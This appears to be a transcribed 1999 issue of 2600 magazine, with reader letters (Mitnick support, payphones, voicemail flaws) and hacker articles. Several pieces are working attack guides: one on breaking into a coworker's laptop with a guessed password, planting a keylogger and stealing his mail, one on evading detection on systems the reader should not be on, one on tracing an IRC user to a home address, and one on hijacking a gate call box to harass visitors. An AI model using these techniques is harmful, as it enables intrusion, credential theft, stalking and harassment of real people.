I am in the Navy right now stationed at the Naval Training Center, Great Lakes, IL. The phone system that we have here is really shitty and has many flaws in it. The main one that I noticed is the voicemail. In the barracks there are four people to a room with one phone. Like any other phone when there are messages it gives you a "weird" dial tone. When you hear this you dial 567 and wait for a voice automated prompt asking you to put in your box number. Each room has a four digit extension - I'll use 6674 as an example. In order for a person to check their messages all they have to do is type in the number designation for the bed they are in starting from 2, and then the last three digits of their room extension. So someone living in bed A would have a box number 2674, bed B 3674, and so on. There is also a password required. It is the same as the box number and cannot be changed. This can only be done in the room itself to the best of my knowledge. The number for the Barracks that I live in is (847) 578-5150. I am more than positive that there is someone out there who can figure out a way to check people's mail from an outside location. If someone figures this out please tell me.

USN Sailor & ModG

Dear *2600:*

I read a letter from a gentleman named "Charlie" in your last issue who claimed to have a "rare" military ID card with the social security number at 000-00-0000. Now I don't know if he's just looking for some credit for something that's not all that rare, or he just plain doesn't know what it is. When an ID card has 0's through it, it just means that person couldn't remember his social security number at the time of issue. I also have a card like that. It was issued to me when I was about 13 and didn't have my SSN. Now that I'm actually in the army, people who don't have their SSN memorized are in a pretty sad state themselves. Generally it's a bigger problem to issue a military ID like that to a service member than it is to a dependent, so I'm not quite positive on how he acquired one.

Surreal

Education

Dear *2600:*

I picked up my first issue of *2600* (15:3) when it was printed last year, and after reading skwp's "Back Orifice Tutorial," a great sense of relief and of closure washed over me.

You see, last summer, in the guise of being my friend for several months (and via my own stupidity) a person using the BO software commandeered my machine. At which time he/she then proceeded to format my hard drive, all the while raving something about my having attacked this person (claiming to be female) in the university parking lot that I was attending. I was angry and shocked - quite near the verge of outright openmouthed silence. In all my years, I had done my best to stay out of flame wars, and the bs that can wrap up and engage your full attention on the Internet if you let it, and now, here I was sitting at a nothing screen because I had let down my guard - despite all the literature I can remember reading (and still do) stating the obvious of what can happen if I should decide to take that risk; despite all the hype that the local news likes to drudge up on everything from child porn to hacking *The New York Times,* etc.

Although I had all but forgotten the incident, I'm glad I ran across (albeit somewhat belatedly) skwp's article. At last I understood the technical side of what happened to me and my machine, giving me a sense of freedom from that ghost that occasionally haunts in the Coke-induced buzz-haze of the wee morning hours. Understanding, if not in whole, then in part (for after all, who can understand the lunatic ranting of those who just need help) can help rebuild and make a new person of you, as it did me. So without further ado - I realize of course, this was a long-winded way to say it - thank you. Thank you very much. I shall look forward to future issues.

Made in DNA

You really do understand what it's about. It would have been easy to blame hackers for creating the program or for explaining how it works as so many do. You chose to listen instead, and to learn.

Miscellaneous Mitnick

Dear *2600:*

I am curious about the program that Mitnick got all those people to download. How did it work? Was it like an advanced version of Netbus or Back Orifice? Also, I was wondering if you could tell me where I could find all the old LOD journals, writings, and all the text files they put out. What happened to the LOD anyways?

RomeoW

Someone apparently got you to download a good dose of fantasy. Mitnick never got anyone to download any kind of program - perhaps such a thing will occur in the upcoming film but nothing like that ever happened in real life. The old LOD files can be found on various sites around the net - we suggest using one of the many search engines or visit www.lod.com to contact various LOD people.

Dear *2600:*

I recently picked up my first copy of your magazine, and have to say I am most impressed by content, quality, and everything. Heck, even my grandmother enjoyed flipping through it.

Now, as to why I am writing. I was reading all the "Free Mitnick" letters in the letters section and a thought occurred to me. A couple of years back there was a babysitter who was convicted by a jury of killing a baby. She had a very well publicized trial and was *let off* by the judge with time served. Now the murder of a baby, in my opinion, is much more serious than anything Mitnick did. Yet she was released. Has Mitnick gotten anything as fair? Not from what I've read.

Static-Pulse

That was an interesting case because the person in question was let off primarily due to public outrage since the death was widely perceived as either an accident or the result of a preexisting condition. But the point is that the public supposedly has no input into such decisions. This is clear evidence that they most certainly do and we hope that can help in the Mitnick case.

Dear *2600:*

I am writing a storm on Kevin Mitnick for English class to inform more people about this situation. And I have a question: are you just supporting Kevin because he is your friend or would you support anyone who was in Kevin's place, including someone you never met?

Payphone

We would support anyone who went through what Kevin has gone through. Obviously, our resources are limited and this one case has stretched our abilities quite a bit. But this is a case that has become a symbol for many and that is one reason why we must not give up. Make no mistake - there are other cases out there and there will be many more. We hope the strength we show here will have an effect on the others.

Dear *2600:*

Have you tried to get support for Kevin's case from the ACLU or other civil rights groups?

Chris

Sadly, all efforts to get groups like ACLU, EFF, and even Amnesty International have failed for reasons ranging from it being too technical an issue to their not wanting to be associated with hackers. There is a real danger in treading too timidly.

Dear *2600:*

Some people, well... myself do not agree with this whole Free Kevin thing. He is *guilty, he got caught.* Now he has admitted to several of the crimes (plea bargain) and paid/is paying the penalty. The *only* thing I agree on is the ridiculous amount of time he had to spend "paying for his crime." We are all aware of what he was doing, and looking back in hind site, he deserved to get caught and pay a price. I think 4+ years is too much, but that's not for me to decide. While Kevin was not actually going to use the credit cards (I believe), he did wreak a lot of havok and taunted people into taking action. That's where his guilt is. I believe this magazine should point out this fact instead of praising what he did

Letters - continued on p. 48

How To Keep Parents From Spying

by JediMaster666

I realize that some of you out there are saying, "What the hell do kiddies know? Why even spend the time to write this?" Well, you were a kiddy once and the only way to ensure that the kiddies of tomorrow will know anything is if the asshole parents of today don't have a chance to get to the kiddies of today. First off, I would like to say that it is best to be honest to your parents. But let's face it - they might not understand. I would like to stress that the topics contained here are a last resort. Try and explain everything to your parents. But if they still need some stick from ass removal, then try this stuff.

First, a PO box is a good way to keep your mail from your parents. I would not recommend using friends because you are giving them the power to screw with your mail; it's pretty much giving the same power to another person. But if you are trying to keep costs down, take out a PO box with another person and agree to only check it together. That way, the other person has money riding on it too and if something goes wrong you can just stop paying for the box. The other thing worth having is a Hotmail address. Or any free Internet e-mail so you can have an account to access anywhere without other people having access to it.

Second is hiding hard copies of evidence. You can get real creative with this one. Try keeping everything you can on disk. That way you can just say it is stuff for school. Encryption might be useful if your parents are real suspicious. Avoid obvious names for files like "hacking" and stuff like that. Try keeping a number system for your files. Like naming them "00000001.txt" or "12345678.txt". This also is good for the writing on the labels of disks. But this means you need a key to refer to in order to know what you have. I recommend keeping an entire disk for this. Show the name of the file, what disk it is on, and what is in the file in brief. Also try renaming the extensions. Instead of .txt, name it .mmp or something. .tmp works well because most programs won't associate to it. That way there is no association for the file and I doubt your parents would systematically try applications until they found one that would read the file.

Sorry to all you Mac users, I don't know much about them so I can't tell you much.

Encryption is sometimes a bit obvious so the above could do quite nicely. Hiding physical items is a bit harder a situation. If your school is a bit lax about searching lockers, hide things there. If you do this, there is a way to test to see when and how often your lockers get searched. Put a piece of clear tape over the keyhole in the lock or on the locker itself. The school doesn't bother with having the combination; they have a key for that. Do this with ten people who share a locker near you. That way you can see how many times the tape is broken or removed. Try to develop a pattern. If you keep items in there, don't let anyone know. The school will go crying to your parents, then you are double busted. Also, don't give anyone a reason to search your locker. Don't steal anything or sell anything the school wouldn't approve of. If the lock on the locker is independent of the actual unit, (if it is locked with a Master lock or something) buy your own lock and put it on an empty locker. Try to make the lock blend in. With this technique, if the lockers get searched, you can't get blamed because the locker is not in your name. Papers are easier to hide. Just take all the schoolwork for one semester and get it in a big pile. Stick any docs you want in there. Try to dedicate an entire dresser drawer or a

Parents continued on p. 47

FOOD FOR YOUR BRAIN

by DJ Tazz

Anonymity is a false sense of security. It doesn't exist. Everything is open for the taking. But what to do if everything seems to be locked tight with no way in? Smart your way in. Let's use a made-up nick for an example as we go along. We will call this person "John019". Say you're on IRC and this guy is being a real dick to everyone. What can you possibly do? Well, to start with you can run a whois on him and check what server he is using if it's not spoofed (most of the time it isn't) and start collecting information. I suggest keeping everything in a binder, or on the computer in a file. So you run a whois and get the info.

```
(/Whois Joey019)
Joey019 is ~joey019@r023.pc343.serv-net.ca
Joey019 on @#JoeyWorld #chat
Joey019 using irc.ircserv.com UnOfficial EFnet IRC Server
Joey019 End of /WHOIS list.
```

Right away you've got some information to print or to keep in a document to recall when you need it. One thing to remember is to log your IRC sessions. I always do and it comes in *very* handy when you wouldn't expect it to. We can see that Joey019 is using serv-net.ca and isn't using any ident software so it gives us his user name, which would be joey019. We can assume that his e-mail address would be something along the lines of joey019@serv-net.ca. We can also see that if he is using an account which is actually dialed up locally he's probably in Canada due to the ".ca" on the end of his IP. Some ISP's IP addresses have more information; some have the state/province or even the city in there. For instance, Toronto might have an address that ends something like "tor.on.ca". All useful brain food. All the channels that Joey019 is in that aren't +s (secret) are shown too. This can give you a mental idea of the person. If someone is in #Bifemsex it's either a bisexual female or some horny 19 year old male who doesn't have too many friends. All this can be documented in a text file or in your head if you can remember a lot of stuff the way I do. Next, you can try and finger the person. Finger can either be closed off from the public or it will be wide open for the taking of *free* information.

```
(/Finger joey19@serv-net.ca)
Trying serv-net.ca
Attempting to finger joey019@serv-net.ca
Welcome To Serv-Net's Login Server.              Serv-Net.CA
We Can Be Reached By Email Or Phone              Ph#: 555-9876
If You Have Any Problems.                        Email: admin@Serv-Net.CA
                       Toronto's FASTEST ISP!
*************************************************************************
Login name: Joey                        In real life: Joey Smith
Directory: /home/users/joey019          Shell: /bin/csh
Last login Thu Mar 27 10:03 on ttypc from frogland.com
New mail received Fri Apr 23 21:58:03 1999;
  unread since Fri Apr 23 18:17:39 1999
No Plan.
```

Wow. It's a whole load of information just in a simple legal process. Now we have a bunch of stuff to document. We know that joey019's email address *is* joey019@serv-net.ca and we know what Joey's last name is (however some servers substitute the real life names with aliases), we know what kind of shell Joey019 prefers, we know that he probably has an account on the server that last logged in, frogland.com, the new mail and unread shows us how often Joey019 uses this account. All this information can throw you off but you have to remember, everything you learn is food for your brain. After putting all this stuff together you might actually start making a profile of the person. Psychologically and physically. Does this person act tough and condescending on IRC? Then they probably don't have very good families or don't have too many friends.

Now we move on to something a bit different. The person just might have a web page up on their account. So let's just go on what we know and use common sense. Joey019's web address is probably http://www.serv-net.ca/~joey019 so we use a web browser and bring up his page. It has a bunch of stuff about cars, music, and then a section about terrorism. Look around and see what you can learn. In the terrorism section he talks a lot about how he'd like to see certain people dead. We are dealing with someone who has a lot of problems. Here comes the part where you use your brain to make things work. Check out the source to his web page. Look at what kind of subdirectories or other servers the hypertext links are actually linked to. Maybe he has a header gif that is in http://www.serv-net.ca/~joey019/pics so check it out. More than likely it will list all the files in the directory, possibly even a picture of the poor bastard.

Note: To keep people from looking in directories you don't want them to, simply take a second to make an empty index.html file in that directory. The browser will default to it and make it more difficult to list the files in the directory.

The person could also possibly have a server side ftp directory. ftp to the server if it allows it (ftp ftp.serv-net.ca), login as anonymous and check if there are any user directories. He might have some more files in there to give you some clues as to who this person is.

Now we have some very useful information for the last couple of things we tried. We can figure that Joey Smith lives in Toronto, Ontario, Canada. So what, you say? Well, there's always the phone book. Chock full of informative goodness. If you have a phone book for that area then check it. Or else you can check it out online. There are so many sites now. For those of you who can't find one, try www.pc411.com or www.555-1212.com. For Canadian kids out there, go check out www.canada411.sympatico.ca - it is a complete listing of all of Canada, and it works wonders. So from that we might get Joey019's phone number and home address. Consider that it's possible there is more than one Joey Smith but you can use a process of elimination. I like to pay attention to people on IRC - sometimes they'll tell people what area of the city they live in. If you know the city well enough you can usually narrow it down a great deal. If you post the phone number in the channel without saying anything at all - just the phone number, not the person's name - and watch how they react it'll usually give you some sort of clue.

Let's get to the server side fun stuff. If you are trying to find information on someone on the same server as you, it gets even easier. First off if we can check to see if the person is online using more than likely the who command.


```
$ who
oleejrz     pts/0        Apr 23 23:09    (psychozest.dk)
znary003    pts/3        Apr 24 00:47    (localterm.serv-net.ca)
wfle462o   pts/4        Apr 23 23:09    (shell.serv-net.ca)
joey019     pts/5        Apr 24 01:03    (r023.pc343.serv-net.ca)
```

It shows us what time joey019 has been logged on since and next we can check what he's doing with the ps command. In Solaris we can do:

```
$ ps -u joey019
   PID TTY      TIME CMD
```

```
  312 ?        0:03 eggdrop
 3131 ?        0:14 screen-3
19732 pts/5    0:00 sh
 3133 pts/7    0:00 sh
 3134 pts/7    1:48 irc-2.8
```

Now we have a list of his processes. He's running an eggdrop bot and it would appear that he's on irc, probably on a separate screen. He's also running two shells, one for the screen process and one for the other screen he's using. We can also finger joey019 on the server from the inside by typing "finger joey019" which will give you the same old stuff as the other time we did it from the outside. Some servers allow fingering from within but not remotely. On the server Joey019's home directory might be readable and executable for everyone, so go take a look what he's got in it. (Some ISPs might make you sign a contract against this so just be careful.)



```
*** -
*** - Welcome to irc.2600.net - Message of the Day
*** -
*** - IRC - 2600 STYLE
*** -
*** - We all know IRC is an anarchic way of communicating, to say the least.
*** - This is all fine and good, except that it sometimes makes
*** - communicating a bit difficult. A bunch of us have put our heads
*** - together and come up with something that should please everyone - the
*** - 2600 IRC Network. That's right, a new network that's completely
*** - independent of EFNet, undernet, dalnet, whatever. Simply change your
*** - server to irc.2600.net and you're in!
*** -
*** - As this is our own server, we can do whatever we damn well please on
*** - it and you have more of a chance of implementing features that you
*** - want as well. At the moment, we allow usernames of up to 32 characters
*** - instead of the current limit of 9. We're working on implementing
*** - secure connections for our users so the monitoring agencies can go
*** - back to real crime once again. And, at long last, 2600 readers will be
*** - able to contact people in their areas by simply entering a channel
*** - that identifies their state or country. For example, #ks2600 is the
*** - 2600 channel for Kansas, #2600de is the 2600 channel for Germany.
*** - (States come before the 2600, countries come after. A full list of the
*** - two-letter codes is available on our server.) And, as always #2600
*** - will exist as the general 2600 channel, open to everyone at all times.
*** - You can create your own channels and run them as you see fit, in the
*** - tradition of IRC.
*** -
*** - We look forward to seeing this network grow and flourish. Help spread
*** - the word - irc.2600.net - a network for hackers, run by hackers.

 01:03AM  @Joe630  (+i)  on #ny2600 (+lnt 23)     [sofnlBmcaYp] [PressBox]

_
```

ADVENTURES WITH NEIGHBORHOOD GATES

by jaundice

This article will attempt to enlighten you a little on those security gates found on gated communities, office buildings, etc.

The way most of these gates are set up is that there are two lanes: one for residents, and another for visitors. The residents have either a magnetic entrance card of some sort, or a numeric code. The visitors must either have a default entrance code (not likely), or must dial the house of the person whom they wish to visit. The dial box varies with different models - most will give a list of last names with corresponding three or four digit codes. When you find the name of the person you wish to visit, you dial pound followed by the three or four digit code in most cases. The box then calls that house and you have a time limited two way conversation with that person. They may allow you entrance by pushing a number on the keypad, which opens the gate (the number nine in this case). Most gates have a default entrance code. I've heard "911" works on most gates. There is also a default code for postal workers, delivery people, emergency vehicles, etc.

While visiting friends who live in a gated community, they told me that they had picked up the phone number for the front entrance gate on their Caller ID. This model also had a great feature on it: video access. There was a camera no bigger than a dime built into the call box. We could actually tune a television set into channel 18 and have a visual on who was at the gate. I was curious about the number that the box used to call out with. When we called it back we got a carrier, but when dialed with any terminal program, it would send back indecipherable gibberish. After a few minutes of playing with the number, we found that it would do something strange. When a visitor at the gate would dial the three digit code to call out and we dialed the box at the same time, it connected! The line was somehow patched through to that person, and we would have two way voice contact, with a visual on our end. Of course, you can use your imagination as to what you could do to a person who is waiting at a gate for entrance, and you have total control as to whether or not they get in.

There was one problem though. The time was limited, and unless we were very quick on the redial, we didn't have a very good chance of connecting at that magic moment when both us and them dialed. The number would ring twice, and on the third ring the carrier would pick up. At this time we were intent on controlling the gate completely. We took a walk out to take a look at the call box, and in addition to the names list, the name of the company who manufactures the system. With the quest for gate programming software in mind, we hit the net. Of course this company had a web site, and some downloads. Though they didn't have the programming software for the dial-up connection, they had a pretty useful FAQ. This FAQ had codes to establish two way voice connections with the person every time (hit pound when the carrier picks up). It also had a code to lengthen the connection time. With the video option you had the chance to view the expressions of the people at the gate. Let's just say that we had total control over who was or was not going to visit the complex.

We were curious as to what kind of password protection it had, and if there was a backdoor. According to that FAQ, the box had a six digit code in order to edit the names list on it. It would allow three tries, followed by a three minute delay. It said that if you forget your password, all you need is the serial number of the box. You call them and tell them the serial number, and presto, there's the password! We didn't go as far as to pry the cover off the box to find a serial number, but hey, if you're willing to do that....

To make a long story short, we abused the video call box for four days straight. They eventually just shut off the video channel which took a lot of the fun out of messing with people. The box, however, is all hardwired so they can't deny you access to it without some work. These things won't work on all gate systems, but I can assure you that they aren't that different from model to model. Have fun!

Internal Hacking

by Zenstick

I have seen many articles on hacking machines connected to the Internet. That isn't what intrigues me. I am more interested in the effects of hacking on corporate America.

Case in point: I work for a large software company - let's call it JCN. The company has a large intranet site and uses Lotus Notes for its internal and external mail. We have highly secure firewalls protecting us from attacks on the outside, and we are allowed almost free reign on the Internet using a group of socks servers. The general feeling is that we have little to fear from hackers, and the reason is that everyone assumes hackers are on the other side of our firewall.

Corporate America is a place full of grudges, backstabbing, and takeovers. Is it any surprise that someone might decide to use their knowledge of computers to take advantage of another worker, team, or even their boss? I shall now describe a purely theoretical hack using our corporate network.

The Hack

Let's say that I am a little concerned with my salary. I believe that my boss is favoring another development team that he is in charge of. So, since discussion of salaries is verboten, I decide to do a little investigative work of my own. I decide to compare myself with Robert Smith, a member of the other development team, who I think should have a comparable salary to mine. I look up Robert Smith in the intranet directory and find his office number. I fire up my browser and connect to our intranet site that manages all our IP addresses. I do a search for all IP addresses registered to Robert Smith's office number. The search returns two addresses, SmithLap, and BuildMachine. Through my amazing powers of deduction I conclude that SmithLap is Robert's laptop, and BuildMachine is the computer he does his development work on. In this case I am interested in his personal machine. The site even says that Robert is running Windows NT on his laptop. So, connecting with a null session I am able to see the shares on the machine and get a listing of the usernames. Administrator (duh), Guest (probably disabled), and rsmith (bingo!). Next step is to try the net use commands to connect to SmithLap and see if we are lucky enough to have a nice easy password for username rsmith. First I try a blank password. No dice. Then I try "password". Nope. Then the old hacker favorite using the username as the password, and voila. At this point I have total access to his machine due to the fact that rsmith is an Administrator account. So I look through his hard drive and make myself a copy of his Lotus Notes ID file, and copy a keylogger over to his machine. Now I need to get the keylogger running, so I fire up the Schedule service on my machine and his and add a job to run the keylogger in 5 minutes. Now it is just a matter of time before Robert types in his Lotus Notes password. So, I go out to lunch and come back to the office an hour later. I check the file the keylogger has created and see that he has probably gone to lunch. This is good news because when he returns he will probably have to type in his password because Notes will have timed out by then. So I do some work and check back in half an hour and there it is, the key to the kingdom! His password is donthackme.

Now I need to know what server his mail is kept on. So I fire up Notes under my ID and do a search for his mail address and it gives me his mail server too. So then I switch to his Notes ID, enter his password when prompted, and then connect to his mail server and download the entire contents of his mail database. I am only really interested in his salary, so I quickly open a folder he has called Payroll. Sure enough it contains all his electronic pay statements. I open up the most recent one and find that he makes almost twice as much as me!?!?! I was right, my boss *is* favoring the other team. So I forward a copy of the statement to every development team in the organization. Now I know my boss can't tell me everyone gets paid around the same at my next meeting with him.

Epilogue

In this situation some salary information was gathered. It is all too easy to extend the situation to include much more destructive activities, stalking, fraud, etc. Security is viewed as an inside firewall versus outside firewall scenario, but in today's technology-heavy environment the danger might be just one office over.

Batch vs. Interactive

by StankDawg

Computer systems use two basic kinds of processing: batch and interactive. Each type has its own advantages and disadvantages, and each type can be used in different ways. By the end of this analysis, you should have a better understand of these differences and a better understanding of how they are used.

Interactive processing is what most of us are used to. It is exactly what it sounds like, where you are "interacting" with the computer. When you play a game of Quake2, you are running the Quake program (or job) interactively. Typing an article in Microsoft Word, as I am doing right now, is also interactive processing. All of the processing done by the program is done immediately, and the results are seen instantly in front of you. Most users who work in a PC environment are almost always working interactively.

Batch processing is a little different from interactive processing. The programs (or jobs) are not performed immediately, but instead, put onto a queue to execute later. The best example of this in a PC environment is when you submit something to print. Your computer does not begin to print immediately (no matter how fast it is). Instead, it gets submitted to a queue (monitored by print manager). If it is the first or only item on the queue, then it will be printed immediately, but it actually is a batch job.

Yes, understanding that may be simple. It is probably just review for most readers. The question is how to use each one effectively. It may seem insignificant, but using the proper type of processing may keep you from being caught on a system that you are not supposed to be on. Of course, where we "should" and "shouldn't" be is a relative concept.

All systems have a way of monitoring jobs. On Windows 95/98/NT systems, it is the task manager. On the AS/400, it is the WRKACTJOB screen. An ES/9000 may use an Interactive Output Facility (IOF) to monitor jobs. Every system has some way of doing this. In heavy metal systems, there are many reasons for monitoring its jobs. Usually, each type of job has its own resource pool (which is sometimes broken up again within each type of job) and at certain times of the day, and certain days of the year, they may be dramatically different. Their use, capacity, and saturation fluctuate constantly.

Why is this important? It is important because since every system is different, you must know how the target system handles jobs in order to avoid detection. A system that belongs to a phone company, for example, will more than likely have an enormous amount of interactive jobs, relating to live phone calls. A system that has a large amount of dial in users would also have a high volume of interactive jobs. You should pay close attention to the locations where these jobs run, and make sure that your interactive job looks similar to the others. Try to match the naming conventions of the other users. You want your job to be indistinguishable from the others. If you do that, you can work for hours without ever being discovered.

Conversely, you want to avoid maintaining interactive jobs on systems that are not set up for that purpose. Universities and businesses usually fit into that description. They utilize their systems mostly for maintaining and processing internal jobs and information. An outside user would stick out like a sore thumb on these systems. If this is the case, you want to connect for short periods of time only. Find what you want and take it offline to evaluate it. Plan your sessions to be quick and innocent looking, and if you must do something that is CPU intensive (such as a search), try to submit it interactively. Use standard naming conventions, and make the job fit in with the others. Also, there is another danger here that you must be very careful of. Your chances of having a job halt (or crash) are much greater. Computer operators and/or system administrators constantly monitor most heavy metal systems, and when a job halts, they begin to investigate. *If a job halts on you, take care of it immediately!* Kill (or cancel) the job before anyone notices it, or you will give yourself away.

Finally, I must mention that these two extreme examples are not always as cut and dry in the real world. What I mean is that in the real world, a system performs many different functions, and mixes both types of processing. During the day, a system may be running mostly interactive jobs, while at night, daily batch procedures may take over the system. You have to pay attention to what the trends for each individual system are and use your judgment on how to take advantage of these trends. A sloppy hacker will always get caught.

I will leave you with a few last tips to keep in mind. If you pay attention and study your environment, you can usually avoid detection.

On interactive heavy systems, one trend to look for is time zone differences. West Coast to East Coast might leave you hanging on a system where everyone has already signed off and gone home at 5:00 while it still may be 2:00 where you are.

Some things you may want to do are exclusive to a certain type of processing (printing).

Don't use too much CPU time and don't boost job priority. It makes your job look suspicious and draws attention to it.

When submitting batch jobs, log off to avoid being detected on your interactive job. There is no point in creating two targets for you to be discovered.

A lot of things can be run either interactively or via batch. Just because one is standard, or the default, it isn't necessarily the right choice. Use your judgment to decide which is best for your goals. Think outside the lines.

Be careful crossing state/country lines. Laws fluctuate greatly from location to location. Make sure that when you cross the line into "dangerous" hacking, you know the consequences. ☎

Parents continued from p. 40

shelf. It is hard to find a needle in a haystack so try to keep some organization to it. If you don't like the other options, be creative. Put posters on your ceiling and hide what you want between the poster and the ceiling. Put things in a light fixture, remove the bulb, and use a lamp for light. Put your current issue of *2600* in the case of your computer. (Be careful there is no seal that when broken prevents warranty work.) Whatever you do make sure it blends in and doesn't interfere with normal operation. An 8.5" by 11" bulge in a poster might be suspicious.

Finally we come to how to hide things on a computer. Try making directories in your system directory, or in an application's "program files" folder. People won't suspect a thing as long as it looks good. Try using folder names like "bin" or "dll" (see the part on renaming files to make it look better). Clear your "History" folder in whatever web browser you use if you check hacking sites. Be sure to also empty the "Temporary Internet Files." If you install programs you don't want your parents to know about, delete the shortcuts from the desktop and start menu.

In conclusion I would just like to restate that being honest with your parents is good, but if they don't understand you need to take certain measures. If you have any question comments or need more ideas e-mail me at: jedimaster666@hotmail.com

Letters - from page 39

and making him out to be a martyr. Let's find a new cause to fight for, instead of this old bag.

David

Let's not even get into the guilt/innocence thing here and assume that Kevin is guilty of everything. So what are we talking about? More than four years in a prison with murderers and kidnappers because he looked at software and lied about his identity on the phone? (The credit card file and Shimomura's computer were apparently only hooks to get the public's interest - it seems to have worked very well. But Kevin was never charged with any wrongdoing in those matters.) Ask yourself how you know the things you think you know. Who told you he was taunting people? Probably the same newspaper accounts that failed to mention that the taunting was proven to have come from another source, especially when it continued after his arrest. But again, let's avoid the guilt/innocence thing - is Kevin's sentence at all in proportion to the crime? You say it's "ridiculous" which is exactly what we're saying. That's all the common ground we need. There will be plenty of time to debate the rest. What's hard for us to understand is why you don't think you have any right to challenge this kind of injustice. You cannot just defer away your ability to speak up when something is wrong. If you don't care, that's one thing. But if you claim to have an opinion on an issue, that opinion should be expressed, not kept quiet because "it's not for you to decide." And finally, we will be moving on to new causes as we always are. But we will not leave this one unfinished.

Dear *2600:*

I placed my "Free Kevin" bumper sticker at the main entrance of the federal courthouse in Hartford, Connecticut. It remained there for one full weekday before the cleaning crews got it. Sometimes quality of placement means more than quantity of time.

Ed in CT

Dear *2600:*

I have recently ordered a couple of Free Kevin buttons and have put them to good use. I'm an amateur musician and have used the buttons to don my guitar shoulder strap. My band and I proudly display them whenever we play and so far have received dozens of inquiries. Responding politely, I explain the situation briefly and hand them a flyer to get some more info. We live in a very conservative town in Ohio and have so far been able to convince many people that he has been seriously screwed. So far we've talked to about 50 plus people and the majority have at least given him a passing thought. Hopefully this will make Kevin's future a lot brighter and all of us in Ohio wish him the best of luck.

toneboy1700

Dear *2600:*

The word is out, and it's spreading. I am the editor of the school newspaper for a medium-sized school here in Denver, Colorado. Yesterday, we put out Volume 2, Issue 6 of our newspaper *The Crusade*. The cover said "FREE KEVIN" and inside is a story written by myself and another student, "Zombie." Prior to this, we had been writing "Free Kevin" on various boards around the school, and people began to ask, "Who's Kevin?" Yesterday they were able to find out. Everybody was curious and many people were busy reading the article. I wish I had my camera so I could have sent you a picture of a hallway full of ordinary high school students all buried in a newspaper that said "FREE KEVIN" on the front. We have also ordered several bumper stickers and hopefully, with the mention of the stickers in the article, we will be ordering more. I was pleasantly surprised to find that most students were sympathetic to the case and a few were outraged at the situation Kevin is in. Overall, I think it had a positive effect, and it certainly got the word out.

EchoMirage

Congratulations on being able to reach people. It's one of the best feelings you can experience.

Mysteries

Dear *2600:*

Near to my apartment is a really old (at least four years or so) Bell Atlantic payphone. It doesn't accept 888 as a valid prefix and the little card by the coin drop reads "Local Calls 20 cents." Is there anything I can do with this that I can't do with the newer Bell Atlantic payphones?

shine

We don't know of any areas inside of Bell Atlantic where calls were once 20 cents. Everywhere we've checked, the rates went from a dime to a quarter and now, in some parts, 35 cents. Routing for new area codes is determined at the central office. That's why it also doesn't make sense that calls to 888 wouldn't work. It sounds like you found an old and forgotten COCOT since updates are performed inside the phone with those phones. If you do manage to find an old phone company operated payphone, it's quite possible that hardware upgrades were never performed, meaning things like red boxes could still work unimpeded. We're also told that local calls would work on the old rate. But this kind of thing is extremely rare.

Dear *2600:*

In the last issue you mentioned in the News section that Southwestern Bell doesn't allow 1 or 0 as the first digit of the calling card PIN. The same thing is true for GTE calling cards, as I just got one a few weeks ago. Being curious as to why this is the case, I called and got transferred a few times to "someone who can help," but in the end the only answer I got was "I don't know." If anyone cares, the default PIN is just the last 4 digits of the cardholder's social security number!

Also, a funny story. I live in a college dorm, so my local phone service is free. However, it also means that I don't have an account with Bellsouth, so when I tried to order a free phone book, they couldn't send it to me - it's "policy." A few days later, I happened to see two Bellsouth trucks on campus (they were here looking for a broken underground cable). I explained the situation to one of the linemen and asked what I should do to get a phone book. After a brief thought, his reply was simply, "Steal one." And I'm not one to disobey the phone company....

niceroova

Foreboding

Dear *2600:*

I was postulating the ramifications of Intel's decision to implement the chip identification process. From what I have read, Intel's new p3 chips will all be burned with a specific identification number, that may or may not be tied with the purchaser. This is done to prevent resellers from mismarking the chips. So they say. Intel claims they will ship them with software that can disable the feature, but who's to say that it couldn't be re-enabled remotely, say by a court order or law, sort of like the trap and trace on phone lines? So now our computers, which we buy, will rat us out to anyone who asks it who we are? I might feel a little safer if this had been a simple jumper setting. What is your take on the situation? Is my paranoia justifiable?

SLATAN

Most definitely but for many reasons. If you look around, you'll see that tracking is becoming more and more of a reality. Specific signatures are attached to documents (such as the GUID in Microsoft applications), and it's becoming harder and harder to stay anonymous. We are literally giving our privacy away.

Dear *2600:*

Japanese mobile phones are currently in the works which have "voluntary tracking devices" so that your friends will know where you are via integrated GPS. If my friends want to know where I am they can damn well call me. This sounds a hell of a lot worse than AVI and ETTM. If you aren't getting warning signals, then maybe that oh-so-friendly hypnotherapist was government funded.

Mars

Feedback

Dear *2600:*

